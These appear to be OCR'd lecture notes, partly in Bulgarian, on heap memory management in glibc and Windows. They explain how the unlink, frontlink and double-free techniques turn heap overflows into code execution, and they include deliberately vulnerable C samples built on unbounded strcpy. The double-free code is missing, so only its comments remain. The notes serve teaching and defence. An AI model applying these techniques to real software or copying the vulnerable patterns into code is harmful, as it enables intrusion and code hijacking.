Dynamic Memory management good and bad news

Common notes

•In Linux (Doug Lea's malloc) and in Windows platforms (RtlHeap)
•reserving and freeing variable-size chunks of memory: always part of the client process
•List of free chunks (in random order or in decreasing or increasing order) is maintained [Knuth]
•Algorithm for ***best-fit*** or ***first-fit*** can be used
•Methods for un-allocation of memory chunks must be performed also. That means returning to the free space lists and consolidating adjacent areas.

Common dynamic memory management errors


•In initialization process. for example: malloc() doesn't zeros memory,
•Failing to check return values for fails or exception. Or check them incorrectly
•Referencing freed memory. Read it will always succeed but no guarantee is not altered somewhere. Or shared variable can be free and overwritten but used from another process
•Freeing memory multiple times
•Improperly paired memory management functions: new / delete ; malloc() / free()

See example

Figure illustrates another dangerous situation in which memory can be freed multiple times. This diagram shows two linked list data structures that share common elements. Such data structures are not uncommon but introduce problems when memory is freed. If a program traverses each linked list freeing each memory chunk pointer, several memory chunks will be freed


1 twice. If the program only traverses a single list (and then frees both list struc-

2 tures), memory will be leaked. Of these two choices, it is less dangerous to leak memory than to free the same memory twice. If leaking memory is not an option, then a different solution must be adopted.




Linux memory allocator – a bit of theory

used in GNU C library for most Versions of Linux, Red Hat .. (*malloc()...*)



PREV_INUSE bit shows if the previous chunk is still allocated

Enable to consolidate (de-fragment) memory



Forward pointer to first chunk in list
Back pointer to last chunk in list
Head element
Size of previous chunk, if unallocated
Size of chunk, in bytes
1
Forward pointer to next chunk in list
Back pointer to previous chunk in list
Unused space (may be 0 bytes long)
Size of chunk
:
Size of previous chunk, if unallocated
Size of chunk, in bytes
1
Forward pointer to next chunk in list
Back pointer to previous chunk in list
Unused space (may be 0 bytes long)
Size of chunk
:
Size of previous chunk, if unallocated
Size of chunk, in bytes
1
Forward pointer to next chunk in list
Back pointer to previous chunk in list
:

Free list double-linked structure **(the name for this is 'bin')**

to remove (unallocate) a chunk from double-linked list (the unlink() macro).

Used when (1) **memory is consolidated** ;
or a chunk is taken off the free list because of a
(2) **new allocation** :




Figure 4–11. Four-step unlink example

How buffer overflows can crash a program

When working outside of array boundary is possible. Corrupts data structures and is vulnerable to attacks because arbitrary code is possible to be addressed.

Both unlink and front-link techniques can be used for this purpose. (1) Unlink technique:

1. example

```
1. #include <stdlib.h>
2. #include <string.h>
3. int main(int argc, char *argv[]) {
4.    char *first, *second, *third;
5.    first = malloc(666);
6.    second = malloc(12);    // A small block immediately after the first
7.    third = malloc(12);
8.    strcpy(first, argv[1]);   // Unbounded strcpy() is vulnerable
9.    free(first);              // to buffer overflow attack
10.   free(second);
11.   free(third);
12.   return(0);
13. }
```


Code vulnerable to an exploit using the unlink techniqu

1. A string is written outside boundary of 'first'
2. 'first' is free()
3. 'second' is freed, so system tries to consolidate
4. To determine 'second' is unallocated – line 10 checks PREV_INUSE bit of the 'third'. How to find it – see picture 2. In the case 'second' is still allocated - then no consolidation (no unlink occurs) !

But malicious argument had overwritten the fields in the 'second':
- **'Size' field = -4. So 'third' chunk seems be 4 bytes before 'second'**
- **False PREV_INUSE=0. 'second'-unallocated. Free() consolidates**
- **Address supplied by attacker (in bk) is interpreted as back pointer**
- **This Back pointer's contents is used by unlink() macro to change the value of FD+12 (means the bk field in the next chunk). But FD is supplied by attacker and may be any address (fp !!! For example)**


So 4 bytes of data supplied by an attacker are written to address also supplied by the attacker (through line 2 & 3 in unlink proc.)

2.



Using the size field to find the start of the next chunk

3.



fp-12 in this example points somewhere, so unlink() will overwrite some address when line 10 executes

Malicious argument used in unlink technique

How (2) frontlink technique can crash a program


When a chunk is freed, it is linked into an double-linked list. This is done by frontlink() code execution.
(this is a macro, inserted in code segments when needed).
The macro is **unifying segments** in the bin in descending order of its size.
Technique is similar to unlink() (previous theme).

Attacker supplies not an address, but short executable (jmp instruction for example: 4 bytes) in suitable place, in the way to substitute a system call to a known function with his own .

'second' is smaller than 'fifth' – so frontlink() is trying to arrange it immediately after in the bin

Into this 'fake' chunk is stored the address that will be used as a function pointer - in the location where a 'Back Pointer' (of chunk II) normally is stored.
This function pointer may point to the first destructor func executed (which address can be found in .dtors section of the program) The attacker can discover this address examining the executable image of the code. His will is to make a substitution – so to point his own function.


When *second* is freed (15), frontlink() starts to unify it with *fifth* chunk. As a result the forward pointer of fifth (address of a fake chunk) is stored as FD and back pointer from the fake chunk is stored in variable BK (BK now contains the address of the function pointer). So a normal function pointer is overwritten by a malicious one.
When return(0) occurs a first destr function is called but 'fake' code is executed instead.



```
1.  #include <stdlib.h>
2.  #include <string.h>
3.  int main(int argc, char * argv[]) {
4.     char *first, *second, *third;
5.     char *fourth, *fifth, *sixth;
6.     first = malloc(strlen(argv[2]) + 1);
7.     second = malloc(1500);
8.     third = malloc(12);
9.     fourth = malloc(666);
10.    fifth = malloc(1508);
11.    sixth = malloc(12);
12.    strcpy(first, argv[2]); // malicious arg. contains shellcode and
                               // last 4 bytes (bk of II ) are jmp into it.
13.    free(fifth);
14.    strcpy(fourth, argv[1]); // Overflows - address of a fake chunk
                                // is put into forward pointer of the
                                // fifth chunk, because immediately
                                // after 'seeded' -fourth
15.    free(second);
16.    return(0);
17. }
```

Sample code vulnerable to an exploit using the frontlink technique

Какво всъщност става в блоковете памет:



Заети от strcpy() блокове
Подменени полета (bk и fw на следващите ги блокове) вследствие на overflow
Адрес на ф-ията – деструктор (който целим да подменим) → на мястото на bk указателя
I
II
Ще се обединява с V (след него)
III
IV
V
Ще се обединява с II (предхожда го)
VI
fw – вече сочи стартовия адрес на вредителския, внедрен код

Вследствие на обединяването на освободените сегменти V и II и тъй като II е след V, съдържанието на **fw** ще се запише там където сочи **bk**. Т.е. – стандартната деструктор ф-ия ще бъде подменена така, че да сочи стартовия адрес на вредителския код

Double – free vulnerabilities


Must:
1. The chunk be isolated: no consolidation can occur
2. The freed chunk must be first into the empty bin

1


bin ->
Forward pointer to first chunk in list
Back pointer to last chunk in list
P ->
Size of previous chunk, if unallocated
Size of chunk, in bytes
P
User data
:


Empty bin and allocated chunk

2. double-linked list after free() – a normal situation


bin ->
Forward pointer to first chunk in list
Back pointer to last chunk in list
P ->
Size of previous chunk, if unallocated
Size of chunk, in bytes
P
Forward pointer to next chunk in list
Back pointer to previous chunk in list
Unused space (may be 0 bytes long)
Size of chunk

Bin with single free chunk

3. Abnormal situation – structures are corrupted


bin ->
Forward pointer to first chunk in list
Back pointer to last chunk in list
P ->
Size of previous chunk, if unallocated
Size of chunk, in bytes
P
Forward pointer to next chunk in list
Back pointer to previous chunk in list
Unused space (may be 0 bytes long)
Size of chunk

Corrupted data structures after second call of free()

4.

If a request for memory of same size occurs now, the memory allocator will attempt to allocate it from the bin. And will succeed.
Invoking unlink() macro to remove the chunk from the bin of free chunks, leaves the pointers unchanged.
As a result if additional requests for allocation occur for a chunk of a same size – the same chunk will be returned.
It's wrong!!!
But the worst is :

In this situation malloc() can be used to execute malicious code:

Example program where double free vulnerability exists:

Let be the address of strcpy() (4 bytes) in the global offset table – must be difficult, but possible to find this address (for the current heap structures)

// this is the target block for the exploit

4 bytes, that will be put in desired place: where GOT_LOCATON points

// now first is in the cache bin – unlink() will not be called for cache
// now 'first' is put into regular bin

// second free() for 'first'

•First chunk must not be consolidated with other free chunks when freed: the bin was empty & second is not freed
•Having allocated 'second' and 'fourth' chunks (between I and III) prevents the third being consolidated.
•Allocating fifth (19) split the memory of the third
•Freeing first second time (20) sets up the double free vulnerability – when sixth is allocated (21) the same chunk pointer (to first) is returned. Some elaborated data are copied into this memory (lines 22, 23)
•Seventh chunk is allocated in the same memory (24). Unlink() macro copies the address of the shellcode onto the address of the strcpy() in the global offset table (same as 'unlink' technique before). Then when strcpy() is called (25),

control is transferred to shellcode !!!

Управление на паметта в Windows

Странична организация на адресното пространство

- страници по 4К всяка;
- ::GetSystemInfo() събира информация;
- виртуално разширение на ОП: pagfile.sys;
- валидни и невалидни страници.

Разпределение на паметта за процес:

